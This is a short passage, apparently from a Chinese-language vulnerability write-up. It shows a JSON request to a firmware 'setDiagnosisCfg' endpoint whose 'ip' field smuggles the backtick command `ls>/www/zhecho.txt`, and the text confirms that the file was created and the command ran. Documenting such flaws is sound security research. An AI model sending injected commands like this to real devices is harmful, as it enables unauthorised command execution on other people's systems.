
{"ip":"`ls>/www/zhecho.txt`","num":"1","topicurl":"setDiagnosisCfg"}



发包成功，接着到固件系统查ls命令查看，发现成功创建该zhecho.txt文件：



访问下：



可以看到成功创建了zhecho.txt文件，命令执行成功。